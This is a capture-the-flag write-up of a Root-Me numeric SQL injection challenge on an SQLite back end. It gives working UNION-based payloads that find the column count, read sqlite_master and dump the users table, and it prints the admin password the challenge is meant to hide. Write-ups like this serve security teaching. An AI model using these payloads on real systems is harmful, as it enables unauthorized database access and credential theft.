
Root-Me Writeup : SQL injection—Numeric



Initial Assessment

I started by browsing the **News (Accueil)** section of the website. When selecting a news item, I noticed that each entry communicates directly with the database using the following URL pattern:


http://challenge01.root-me.org/web-serveur/ch18/?action=news&news_id=1

This indicates that the news_id parameter is used in a database query.

Initial Testing

To test for SQL injection, I supplied a basic SQL payload:

http://challenge01.root-me.org/web-serveur/ch18/?action=news&news_id='27--



This is a standard SQLi test to observe how the database reacts to malformed input.

Error Analysis

The application returned the following error:

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "\" in /challenge/web-serveur/ch18/index.php on line 80

This error is **very verbose**, which is useful. From this response, we can conclude:

- The backend database is **SQLite3**
- The application is vulnerable to **SQL Injection**
- User input is not properly sanitized or parameterized

Challenge Goal

The challenge description asks us to:

> ***Retrieve the administrator password***

The challenge title, **“SQL Injection—Numeric”**, suggests that the vulnerable parameter expects a **numeric value**, not a string.

Understanding Numeric SQL Injection

A **numeric SQL injection** occurs when user input is directly embedded into a SQL query where a number is expected.
Unlike string-based SQLi, **quotation marks are not required**, because the input remains within a numeric context.

Example vulnerable query:

```
SELECT * FROM news WHERE news_id = 3;
```


Since news_id is numeric, injecting ' is unnecessary and may even break the query.

Determining the Number of Columns

To perform a UNION-based SQL injection, I first needed to determine the number of columns in the original query.

I used an ORDER BY test:

```
GET /web-serveur/ch18/?action=news&news_id=3 ORDER BY 4--
```



This resulted in the following error:

SQLite3::query(): Unable to prepare statement:
1st ORDER BY term out of range - should be between 1 and 3

This confirms that the query contains **3 columns**.

Extracting Database Structure


SQLite stores schema information in the sqlite_master table.
Using this, I extracted table definitions with a UNION query:

source: https://www.sqlite.org/schematab.html

GET /web-serveur/ch18/?action=news&news_id=3
UNION SELECT NULL, sql, NULL FROM sqlite_master--

Response:

CREATE TABLE users(username TEXT, password TEXT, Year INTEGER)




This reveals a users table containing usernames and passwords.

Dumping Credentials

With the table structure known, I extracted user credentials:

GET /web-serveur/ch18/?action=news&news_id=3
UNION SELECT NULL, username, password FROM users--



Result

Administrator credentials retrieved:

admin : aTlkJYLjcbLmue3

By Alexander Sapo on December 31, 2025.

Canonical link

Exported from Medium on February 7, 2026.